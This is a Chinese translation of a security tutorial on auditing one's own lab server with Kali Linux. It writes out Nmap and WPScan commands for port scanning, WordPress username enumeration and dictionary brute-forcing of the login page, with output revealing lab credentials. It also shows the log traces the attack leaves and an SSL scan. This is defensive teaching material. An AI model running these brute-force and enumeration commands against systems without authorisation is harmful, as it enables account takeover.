




作者:Peter Gervase
译者:MjSeven
众多被广泛报道的大型消费企业入侵事件凸显了系统安全管理的重要性。幸运的是,有许多不同的应用程序可以帮助保护计算机系统。其中一个是 Kali,一个为安全和渗透测试而开发的 Linux 发行版。本文演示了如何使用 Kali Linux 来审视你的系统以发现弱点。
Kali 安装了很多工具,它们都是开源的,默认情况下安装了它们会让事情变得更容易。
(LCTT 译注:Kali 及其携带工具只应该用于对自己拥有合法审查权利的系统和设备,任何未经授权的扫描、渗透和攻击均是违法的。本文作者、译者均不承担任何非授权使用的结果。)

Kali's tools
本文使用的系统是:
kali.usersts.redhat.com:这是我将用来启动扫描和攻击的系统。它拥有 30GB 内存和 6 个虚拟 CPU(vCPU)。
vulnerable.usersys.redhat.com: 这是一个 Red Hat 企业版 Linux 8 系统,它会成为目标。它拥有 16GB 内存和 6 个 vCPU。它是一个相对较新的系统,但有些软件包可能已经过时。
httpd-2.4.37-30.module+el8.3.0+7001+0766b9e7.x86_64、
mariadb-server-10.3.27-3.module+el8.3.0+8972+5e3224e9.x86_64、
tigervnc-server-1.9.0-15.el8_1.x86_64、
vsftpd-3.0.3-32.el8.x86_64和一个 5.6.1 版本的 WordPress。
我在上面列出了硬件规格,因为一些任务要求很高,尤其是在运行 WordPress 安全扫描程序(WPScan)时对目标系统 CPU 的要求。

探测你的系统
首先,我会在目标系统上进行基本的 Nmap 扫描(你可以阅读 使用 Nmap 结果帮助加固 Linux 系统 一文来更深入地了解 Nmap)。Nmap 扫描是一种快速的方法,可以大致了解被测系统中哪些端口和服务是暴露的。

Nmap scan
默认扫描显示有几个你可能感兴趣的开放端口。实际上,任何开放端口都可能成为攻击者破坏你网络的一种方式。在本例中,端口 21、22、80 和 443 是不错的扫描对象,因为它们是常用服务的端口。在这个早期阶段,我只是在做侦察工作,尽可能多地获取有关目标系统的信息。
我想用 Nmap 侦察 80 端口,所以我使用 -p 80
参数来查看端口 80,-A
参数来获取操作系统和应用程序版本等信息。

Nmap scan of port 80
关键信息有:
PORT STATE SERVICE VERSION80/tcp open http Apache httpd 2.4.37 ((Red Hat Enterprise Linux))|_http-generator: WordPress 5.6.1
现在我知道了这是一个 WordPress 服务器,我可以使用 WPScan 来获取有关潜在威胁的信息。一个很好的侦察方法是尝试找到一些用户名,使用 --enumerate u
告诉 WPScan 在 WordPress 实例中查找用户名。例如:
┌──(root💀kali)-[~]└─# wpscan --url vulnerable.usersys.redhat.com --enumerate u_________________________________________________________________ _______ _____\ \ / __ \ / ____|\ \ /\ / /| |__) | (___ ___ __ _ _ __ ®\ \/ \/ / | ___/ \___ \ / __|/ _` | '_ \\ /\ / | | ____) | (__| (_| | | | |\/ \/ |_| |_____/ \___|\__,_|_| |_|WordPress Security Scanner by the WPScan TeamVersion 3.8.10Sponsored by Automattic - https://automattic.com/@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart_______________________________________________________________[+] URL: http://vulnerable.usersys.redhat.com/ [10.19.47.242][+] Started: Tue Feb 16 21:38:49 2021Interesting Finding(s):...[i] User(s) Identified:[+] admin| Found By: Author Posts - Display Name (Passive Detection)| Confirmed By:| Author Id Brute Forcing - Author Pattern (Aggressive Detection)| Login Error Messages (Aggressive Detection)[+] pgervase| Found By: Author Posts - Display Name (Passive Detection)| Confirmed By:| Author Id Brute Forcing - Author Pattern (Aggressive Detection)| Login Error Messages (Aggressive Detection)
这显示有两个用户:admin
和 pgervase
。我将尝试使用密码字典来猜测 admin
的密码。密码字典是一个包含很多密码的文本文件。我使用的字典大小有 37G,有 3,543,076,137 行。
就像你可以选择不同的文本编辑器、Web 浏览器和其他应用程序 一样,也有很多工具可以启动密码攻击。下面是两个使用 Nmap 和 WPScan 的示例命令:
# nmap -sV --script http-wordpress-brute --script-args userdb=users.txt,passdb=/path/to/passworddb,threads=6 vulnerable.usersys.redhat.com
# wpscan --url vulnerable.usersys.redhat.com --passwords /path/to/passworddb --usernames admin --max-threads 50 | tee nmap.txt
这个 Nmap 脚本是我使用的许多脚本之一,使用 WPScan 扫描 URL 只是这个工具可以完成的许多任务之一。你可以用你喜欢的那一个。
WPScan 示例在文件末尾显示了密码:
┌──(root💀kali)-[~]└─# wpscan --url vulnerable.usersys.redhat.com --passwords passwords.txt --usernames admin_________________________________________________________________ _______ _____\ \ / / __ \ / ____|\ \ /\ / /| |__) | (___ ___ __ _ _ __ ®\ \/ \/ / | ___/ \___ \ / __|/ _` | '_ \\ /\ / | | ____) | (__| (_| | | | |\/ \/ |_| |_____/ \___|\__,_|_| |_|WordPress Security Scanner by the WPScan TeamVersion 3.8.10Sponsored by Automattic - https://automattic.com/@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart_______________________________________________________________[+] URL: http://vulnerable.usersys.redhat.com/ [10.19.47.242][+] Started: Thu Feb 18 20:32:13 2021Interesting Finding(s):......[+] Performing password attack on Wp Login against 1 user/sTrying admin / redhat Time: 00:01:57 <==================================================================================================================> (3231 / 3231) 100.00% Time: 00:01:57Trying admin / redhat Time: 00:01:57 <========================================================= > (3231 / 6462) 50.00% ETA: ??:??:??[SUCCESS] - admin / redhat[!] Valid Combinations Found:| Username: admin, Password: redhat[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.[!] You can get a free API token with 50 daily requests by registering at https://wpscan.com/register[+] Finished: Thu Feb 18 20:34:15 2021[+] Requests Done: 3255[+] Cached Requests: 34[+] Data Sent: 1.066 MB[+] Data Received: 24.513 MB[+] Memory used: 264.023 MB[+] Elapsed time: 00:02:02
在末尾的“找到有效组合”部分包含了管理员用户名和密码,3231 行只用了两分钟。
我还有另一个字典文件,其中包含 3,238,659,984 行,使用它花费的时间更长并且会留下更多的证据。
使用 Nmap 可以更快地产生结果:
┌──(root💀kali)-[~]└─# nmap -sV --script http-wordpress-brute --script-args userdb=users.txt,passdb=password.txt,threads=6 vulnerable.usersys.redhat.comStarting Nmap 7.91 ( https://nmap.org ) at 2021-02-18 20:48 ESTNmap scan report for vulnerable.usersys.redhat.com (10.19.47.242)Host is up (0.00015s latency).Not shown: 995 closed portsPORT STATE SERVICE VERSION21/tcp open ftp vsftpd 3.0.322/tcp open ssh OpenSSH 8.0 (protocol 2.0)80/tcp open http Apache httpd 2.4.37 ((Red Hat Enterprise Linux))|_http-server-header: Apache/2.4.37 (Red Hat Enterprise Linux)| http-wordpress-brute:| Accounts:| admin:redhat - Valid credentials <<<<<<<| pgervase:redhat - Valid credentials <<<<<<<|_ Statistics: Performed 6 guesses in 1 seconds, average tps: 6.0111/tcp open rpcbind 2-4 (RPC #100000)| rpcinfo:| program version port/proto service| 100000 2,3,4 111/tcp rpcbind| 100000 2,3,4 111/udp rpcbind| 100000 3,4 111/tcp6 rpcbind|_ 100000 3,4 111/udp6 rpcbind3306/tcp open mysql MySQL 5.5.5-10.3.27-MariaDBMAC Address: 52:54:00:8C:A1:C0 (QEMU virtual NIC)Service Info: OS: UnixService detection performed. Please report any incorrect results at https://nmap.org/submit/ .Nmap done: 1 IP address (1 host up) scanned in 7.68 seconds
然而,运行这样的扫描可能会在目标系统上留下大量的 HTTPD 日志消息:
10.19.47.170 - - [18/Feb/2021:20:14:01 -0500] "POST /wp-login.php HTTP/1.1" 200 7575 "http://vulnerable.usersys.redhat.com/" "WPScan v3.8.10 (https://wpscan.org/)"10.19.47.170 - - [18/Feb/2021:20:14:00 -0500] "POST /wp-login.php HTTP/1.1" 200 7575 "http://vulnerable.usersys.redhat.com/" "WPScan v3.8.10 (https://wpscan.org/)"10.19.47.170 - - [18/Feb/2021:20:14:00 -0500] "POST /wp-login.php HTTP/1.1" 200 7575 "http://vulnerable.usersys.redhat.com/" "WPScan v3.8.10 (https://wpscan.org/)"10.19.47.170 - - [18/Feb/2021:20:14:00 -0500] "POST /wp-login.php HTTP/1.1" 200 7575 "http://vulnerable.usersys.redhat.com/" "WPScan v3.8.10 (https://wpscan.org/)"10.19.47.170 - - [18/Feb/2021:20:14:00 -0500] "POST /wp-login.php HTTP/1.1" 200 7575 "http://vulnerable.usersys.redhat.com/" "WPScan v3.8.10 (https://wpscan.org/)"10.19.47.170 - - [18/Feb/2021:20:14:00 -0500] "POST /wp-login.php HTTP/1.1" 200 7575 "http://vulnerable.usersys.redhat.com/" "WPScan v3.8.10 (https://wpscan.org/)"10.19.47.170 - - [18/Feb/2021:20:14:02 -0500] "POST /wp-login.php HTTP/1.1" 200 7575 "http://vulnerable.usersys.redhat.com/" "WPScan v3.8.10 (https://wpscan.org/)"10.19.47.170 - - [18/Feb/2021:20:14:02 -0500] "POST /wp-login.php HTTP/1.1" 200 7575 "http://vulnerable.usersys.redhat.com/" "WPScan v3.8.10 (https://wpscan.org/)"10.19.47.170 - - [18/Feb/2021:20:14:02 -0500] "POST /wp-login.php HTTP/1.1" 200 7575 "http://vulnerable.usersys.redhat.com/" "WPScan v3.8.10 (https://wpscan.org/)"
为了获得关于在最初的 Nmap 扫描中发现的 HTTPS 服务器的信息,我使用了 sslscan
命令:
┌──(root💀kali)-[~]└─# sslscan vulnerable.usersys.redhat.comVersion: 2.0.6-staticOpenSSL 1.1.1i-dev xx XXX xxxxConnected to 10.19.47.242Testing SSL server vulnerable.usersys.redhat.com on port 443 using SNI name vulnerable.usersys.redhat.comSSL/TLS Protocols:SSLv2 disabledSSLv3 disabledTLSv1.0 disabledTLSv1.1 disabledTLSv1.2 enabledTLSv1.3 enabled<snip>
它显示了有关启用的 SSL 协议的信息,在最下方,是关于 Heartbleed 漏洞的信息:
Heartbleed:TLSv1.3 not vulnerable to heartbleedTLSv1.2 not vulnerable to heartbleed
防御或减轻攻击的技巧
有很多方法可以保护你的系统免受大量攻击。几个关键点是:
了解更多
本文对安全工具及其使用方法的介绍只是冰山一角。深入了解的话,你可能需要查看以下资源:
via: https://opensource.com/article/21/5/linux-security-tools
作者:Peter Gervase 选题:lujun9972 译者:MjSeven 校对:wxy

